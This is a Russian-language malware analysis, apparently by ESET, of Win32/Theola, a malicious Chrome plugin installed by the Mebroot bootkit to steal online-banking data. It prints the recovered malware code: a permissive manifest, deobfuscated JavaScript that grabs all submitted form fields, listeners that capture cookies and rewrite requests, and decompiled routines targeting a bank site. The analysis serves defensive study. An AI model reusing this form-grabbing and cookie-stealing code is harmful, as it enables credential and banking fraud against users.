Win32/Theola похищает данные систем онлайн-банкинга с использованием плагина для браузера Google Chrome

Win32/Theola представляет из себя вредоносный компонент семейства буткитов Win32/Mebroot.FX (известен с 2007 г.). Вредоносное ПО Theola включает в себя специальные плагины для браузеров, которые Mebroot устанавливает для проведения мошеннических операций, связанных с онлайн-банкингом. В этом посте мы расскажем об анализе, который провел Александр Матросов для этих вредоносных плагинов к браузеру, и ответим на вопрос: каким образом осуществляется похищение денежных средств при работе с системой онлайн-банкинга на зараженной машине.

Мы наблюдали увеличение количества случаев обнаружений этих плагинов с конца января 2013 г. Странами, в которых Theola наиболее распространена, являются Голландия, Норвегия, Италия, Дания и Чехия. Статистика ESET Virus Radar показывает регионы, в которых преобладание заражений Theola очевидно, статистика за неделю на момент исследования.





Рис. Регионы наибольшей активности Win32/Theola.

Возвращаясь к **Win32/Mebroot.FX**, мы хотим напомнить, что этот буткит использует типичные способы заражения MBR, с использованием вредоносного int13 обработчика, используемого для получения доступа к секторам жесткого диска. Вредоносные компоненты в таком случае загружаются в следующем порядке:



Chrome плагин

ESET детектирует вредоносный плагин для Google Chrome как Win32/Theola.F. Этот плагин основан на NPAPI интерфейсе (Netscape Plugin Application Programming Interface) и имеет собственный модуль, упакованный с использованием формата CRX (CRX Package Format). CRX контейнер содержит следующий manifest файл:

```
{
"manifest_version": 2,
"name": "Default Plug-in","version": "1.0",
"permissions": ["webNavigation", "tabs", "webRequest", "webRequestBlocking", "cookies", "http://*/*", "https://*/*"],
"background": {"page": "background.html"},
"content_scripts" : [{"matches" : ["http://*/*", "https://*/*"], "js" : ["content.js"], "all_frames": true, "run_at": "document_start"}],
"plugins": [{"path": "plugin.dll", "public": true}]
}
```

Наиболее интересная строка в файле манифеста — это «permissions» [разрешения]. С помошью нее описываются действия, разрешенные к исполнению для этого плагина. Этот набор прав доступа достаточен, чтобы позволить мошенникам осуществлять вредоносные операции. Win32/Theola загружается в браузер Google Chrome как показано ниже:


После деобфускации мы увидим, что первый метод JavaScript загружает собственный модуль как плагин по умолчанию для браузера.

```
vSYmkfunction dp() {
    function sa(e, n, v) {
        e.setAttribute(n, v);
        return e
    }
    var d = "default-plugin";
    var plugin = document.getElementById(d);
    if (!plugin) {
        plugin = document.createElement("embed");
        sa(sa(sa(plugin, "type", ("application/" + d)), "id", d), "hidden", "true");
        document.documentElement.appendChild(plugin)
    }
    return plugin
```

Этот JavaScript-модуль модифицирует специальный POST-метод для всех веб-форм на загруженной веб-странице. Также этот модуль делает видимыми поля для ввода пароля, используя при этом возможность записи видео для захвата изображения с рабочего стола с последующей его отправкой на сервер злоумышленников; очевидно, что это весьма оригинальный метод похищения паролей.

```
function efp() {
    function sep(form) {
        var result = '',
        fe, rn = '\r\n';
        if (form && form.method == 'post') {
            result += document.location.href + rn + form.action + rn;
            for (var i = 1; i < form.elements.length; i++) {
                fe = form.elements[i];
                if (fe.name != undefined && fe.name.length && fe.type.length && fe.value.length) result += fe.name + '(' + fe.type + '): ' + fe.value + rn
            }
        }
        return result
    }
    var sbt = "submit";
    window.addEventListener(sbt,
    function(e) {
        dp().submitEvent(sep(e.target));
        var rv = dp().executeScript('submit', document.location.href);
        if (typeof rv == 'boolean' && rv == false) {
            e.stopPropagation();
            e.preventDefault()
        }
    },
    true);
    HTMLFormElement.prototype.oldSubmit = HTMLFormElement.prototype.submit;
    HTMLFormElement.prototype.submit = function() {
        dp().submitEvent(sep(this));
        var rv = dp().executeScript('submit', document.location.href);
        if (typeof rv != 'boolean' || rv != false) {
            this.oldSubmit()
        }
    }
}
```

Загружаемый в браузер плагин выглядит на панели расширений следующим образом:



Функция NP_GetEntryPoints() инициирует процесс загрузки плагина и получает указатели на другие функции, необходимые для работы плагина в браузере. Декомпилированный код NP_GetEntryPoints() представлен ниже.

```
signed __int16 __stdcall NP_GetEntryPoints(STRUCT_EP *a1)
{
  signed __int16 result; // ax@2

  if ( a1 && a1->field0 >= 0x50u )
  {
    a1->field1 = 0;
    a1->field2 = 27;
    a1->pfunc1 = new_plugin;
    a1->pfunc2 = destroy_plugin;
    a1->pfunc3 = setwindow;
    a1->pfunc4 = nullsub;
    a1->pfunc5 = nullsub;
    a1->pfunc6 = nullsub_1;
    a1->pfunc7 = writeready;
    a1->pfunc8 = write;
    a1->pfunc9 = nullsub_1;
    a1->pfunc10 = nullsub;
    a1->pfunc11 = nullsub_1;
    a1->pfunc13 = getvalue;
    a1->pfunc14 = nullsub;
    a1->pfunc15 = gotfocus;
    a1->pfunc16 = nullsub_1;
    a1->pfunc17 = nullsub_1;
    a1->pfunc18 = nullsub;
    a1->pfunc19 = getsiteswithdata;
    result = 0;
  }
  else
  {
    result = 3;
  }
  return result;
}
```

Ниже на скриншоте приведена восстановленная таблица виртуальных методов (vtable), которая показывает основную функциональность вредоносного кода Win32/Theola; он также имеет функции по записи видео, которые основаны на библиотеке с открытым исходным кодом x264 для записи видео в формате MPEG.

```
theola_vtable dd offset sub_10008E17

dd offset sub_10009F70
dd offset sub_10009F7F
dd offset theola_beforeNavigate
dd offset theola_beforeRequest
dd offset theola_sendHeaders
dd offset theola_executeScript
dd offset theola_setProperty
dd offset theola_getProperty
dd offset theola_jsre
dd offset theola_submitEvent
dd offset theola_pipe_cmd_0x03
dd offset sub_1000A093
dd offset theola_screen
dd offset theola_encrypt
dd offset sub_1000A0E5
dd offset theola_generate_url_string
dd offset theola_video
dd offset theola_open
dd offset sub_1000A18B
dd offset theola_request
dd offset sub_1000A1CD
dd offset theola_update
```

Когда плагин уже запущен, функция addListners() загружает код javascript для отслеживания веб-активности на зараженной машине.

```
char __cdecl addListeners(int a1)
{
  bool v1; // bl@1
  char result; // al@2
  char v3; // [sp+28h] [bp-14h]@1

  str_copy("chrome.webNavigation.onBeforeNavigate.addListener(function(data){var plugin
  v1 = (unsigned __int8)eval_script(a1, &v3) == 0;
  str_free(1, 0);
  if ( v1 )
  {
    result = 0;
  }
  else
  {
    j_netscapefunc_releasevariantvalue(&v3);
    result = 1;
  }
  return result;
}
```

Код JavaScript для работы с URL-адресами представлен ниже.

```
chrome.webNavigation.onBeforeNavigate.addListener(function (data) {
    var plugin = document.getElementById('default-plugin');
    plugin.beforeNavigate(data.url);
});
chrome.webRequest.onBeforeRequest.addListener(function (data) {
    var plugin = document.getElementById('default-plugin');
    var url = plugin.beforeRequest(data.method, data.url, data.requestId);
    if (url && url.length) {
        return {
            redirectUrl: url
        };
    }
}, {
    urls: ['http://*/*', 'https://*/*']
}, ['blocking']);
chrome.webRequest.onBeforeSendHeaders.addListener(function (data) {
    var plugin = document.getElementById('default-plugin');
    var referer = plugin.beforeSendHeaders(data.requestId, data.url);
    if (referer && referer.length) {
        var modified = false;
        for (var i = 0; i < data.requestHeaders.length; i++) {
            if (data.requestHeaders[i].name == 'Referer') {
                data.requestHeaders[i].value = referer;
                modified = true;
            }
        }
        if (!modified) data.requestHeaders.push({
            name: 'Referer',
            value: referer
        });
    }
    return {
        requestHeaders: data.requestHeaders
    };
}, {
    urls: ['http://*/*', 'https://*/*']
}, ['blocking', 'requestHeaders']);
chrome.webRequest.onSendHeaders.addListener(function (data) {
    var referer, cookie;
    for (var i = 0; i < data.requestHeaders.length; i++) {
        var header = data.requestHeaders[i];
        if (header.name == 'Referer') referer = header.value;
        if (header.name == 'Cookie') cookie = header.value;
    }
    var plugin = document.getElementById('default-plugin');
    plugin.sendHeaders(data.method, data.url, referer, cookie);
}, {
    urls: ['http://*/*', 'https://*/*']
}, ['requestHeaders']);
```

Метод beforeNavigate().

```
; int __stdcall theola_beforeNavigate(int, LPCWSTR url_domain, LPCWSTR url_path)
_theola_beforeNavigate proc near

var_4C= dword ptr -4Ch
var_40= dword ptr -40h
Str= word ptr -2Ch
arg_0= dword ptr  8
url_domain= dword ptr  0Ch
url_path= dword ptr  10h

push    ebp
mov     ebp, esp
and     esp, 0FFFFFFF8h
sub     esp, 4Ch
push    ebx
mov     ebx, [ebp+arg_0]
push    esi
push    edi
mov     eax, ebx
call    sub_10009140
push    0Bh
pop     ecx
mov     esi, offset aBankieren_rabo ; "bankieren.rabobank.nl"
lea     edi, [esp+58h+Str]
rep movsd
mov     esi, offset aKlanten ; "/klanten"
lea     edi, [esp+58h+var_40]
movsd
movsd
movsd
movsd
movsw
mov     esi, offset aRib ; "/rib"
lea     edi, [esp+58h+var_4C]
movsd
lea     eax, [esp+58h+Str]
movsd
push    eax             ; Str
push    [ebp+url_domain] ; int
movsw
call    str_u_compare
cmp     eax, 0FFFFFFFFh
```

Если вредоносный код обнаруживает активность на веб-странице онлайн-банкинга, он отправляет всю конфиденциальную информацию (пароли, номера кредитных карт и т. д.) по специальному именованному каналу. Название этого канала генерируется по следующему алгоритму:

```
char *__cdecl generate_pipe_name()
{
  char *result; // eax@2
  unsigned int v1; // ebx@3
  unsigned int v2; // ecx@3
  unsigned int v3; // edx@4
  char v4; // [sp+8h] [bp-34h]@3
  int Src; // [sp+30h] [bp-Ch]@1
  int v6; // [sp+34h] [bp-8h]@1
  __int16 v7; // [sp+38h] [bp-4h]@1

  Src = *"\\\\.\\pipe\\";
  v6 = *"pipe\\";
  v7 = *"\\";
  if ( byte_1008A490 )
  {
    result = &byte_1008A490;
  }
  else
  {
    v1 = get_systemroot_filetime();
    memcpy(&v4, "e!qa1zx2sw3d4c@v5fr6tg7bn$h8yu9jmk0iolp", 0x28u);
    memcpy(&byte_1008A490, &Src, 9u);
    v2 = 0;
    do
    {
      v3 = v1 % 0x27;
      v1 >>= 1;
      ++v2;
      byte_1008A498[v2] = *(&v4 + v3);
    }
    while ( v2 < 8 );
    byte_1008A4A1 = 0;
    result = &byte_1008A490;
  }
  return result;
}
```

Взаимодействие плагина с модулем режима ядра и другими модулями пользовательского режима реализованы с использованием обработчиков специальных именованных каналов. Каждый такой обработчик отвечает за выполнение определенного типа событий.

Заключение

Браузер Google Chrome является одним из самых популярных в мире, и его популярность среди авторов вредоносного кода также возрастает. Win32/Theola реализует свой вредоносный модуль как плагин к браузеру Chrome. На самом деле такой способ является достаточно эффективным методом для усложнения обнаружения, потому что плагин использует только документированные API для управления веб-активностью. Эти документированные API являются адекватным способом для работы с конфиденциальными данными, которые вводятся в веб-формы. Большое количество банковского вредоносного ПО используют перехваты API в пользовательском режиме для получения контроля над сетевым трафиком, но в отличии от них, Win32/Theola использует легитимные и документированные методы, которые являются также эффективными, но позволяют гораздо лучше обойти проверку со стороны антивирусного ПО.